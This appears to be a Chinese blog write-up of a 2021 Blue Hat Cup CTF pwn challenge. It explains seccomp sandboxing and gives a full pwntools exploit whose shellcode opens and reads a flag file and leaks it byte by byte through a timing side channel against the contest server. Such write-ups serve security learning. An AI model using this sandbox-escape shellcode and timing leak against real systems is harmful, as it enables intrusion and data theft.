
2021 蓝帽杯 pwn slient

原创

白日梦-想家 于 2021-04-29 21:12:00 发布 346 收藏 1

分类专栏： wp 文章标签： pwn

本文链接：https://blog.csdn.net/weixin_51298357/article/details/116277134



2021 蓝帽杯 pwn slient

> 这道题不是第一个上的pwn题，第一道太难了，第二个一出来就去看第二个题了= =
> 一个沙箱绕过的题，以前没写过类似的，当场也没有写出来，于是复现一下。

前置知识

seccomp概述

restrict模式：SECCOMP_SET_MODE_STRICT

- 白名单：read，write，_exit，sigreturn
- 除了已经打开的文件描述符和允许的系统调用，如果发起其他系统调用，内核会使用SIGKILL或SIGSYS终止进程

filter模式：SECCOMP_SET_MODE_FILTER

- Seccomp-Berkley Packet Filter
- 允许用户使用可配置的策略过滤系统调用
- 使用BPF规则自定义测量

> BPF定义了一个伪机器，可以执行代码

- 可对任意系统调用及其参数进行过滤

seccomp-bpf.h设置sandbox:使用该头文件，内置宏定义可直接设定白名单

prctl设置sandbox流程：

定义filter数组 -> 定义prog参数 -> prctl(PR_SET_SECCOMP,SECCOMP_MODE_FILTER,&prog)


libseccomp设置sandbox

常见绕过思路： orw

wp

> 刚看这个题的时候，没觉得难，寒假写过一个类似的，就打算orw了，但是没想到write也被ban了TAT。后来看了学长的exp（嗯，我已经菜到面向exp打题了。。。），得知了一种通过cmp指令爆破flag的方法，此外这个题也没什么别的了，记录一下这个题的正确流程吧

- 先例行检查，保护全开
- 题目里一开始有mmap函数，同时加上随题有个.txt文件说了flag的位置，想到了orw
- 检查一下seccomp规则，白名单只有read和open，（连openat，readv，writev这些都用不了。。）



所以只能按照上面说的思路写

exp：

```
from pwn import *

EXCV = context.binary = './chall'
e = ELF(EXCV)

if args.I:
    context.log_level = 'debug'

def pwn(p, index, ch):
    # open
    shellcode = "push 0x10032aaa; pop rdi; shr edi, 12; xor esi, esi; push 2; pop rax; syscall;"

    # re open, rax => 4
    shellcode += "push 2; pop rax; syscall;"

    # read(rax, 0x10040, 0x50)
```

```
    shellcode += "mov rdi, rax; xor eax, eax; push 0x50; pop rdx; push 0x10040aaa; pop rsi; shr esi, 12; syscall
;"

    # cmp and jz
    if index == 0:
        shellcode += "cmp byte ptr[rsi+{0}], {1}; jz $-3; ret".format(index, ch)
    else:
        shellcode += "cmp byte ptr[rsi+{0}], {1}; jz $-4; ret".format(index, ch)

    shellcode = asm(shellcode)

    p.sendafter("Welcome to silent execution-box.\n", shellcode.ljust(0x40-14, b'a') + b'/home/pwn/flag')

index = 14

ans = []

while True:
    for ch in range(0x20,127):
        ch = chr(ch)
        ch =ord(ch)
        print(chr(ch))
        if 1:
            p = remote('8.140.177.7',40334)
        else:
            p = process(EXCV)
        pwn(p, index, ch)
        start = time.time()
        try:
            p.recv(timeout=2)
        except:
            pass
        end = time.time()
        p.close()
        if end-start > 1.5:
            ans.append(ch)
            print("".join([chr(i) for i in ans]))
            break
    else:
        print("".join([chr(i) for i in ans]))
        break
    index=index +1


print("".join([chr(i) for i in ans]))
```

唯一一点问题是一次只能爆破出来几位flag，运气不好的时候有可能1位都不行= =，就得多爆破几遍。

汇编最好手写，，复现的时候用的python模块就失败了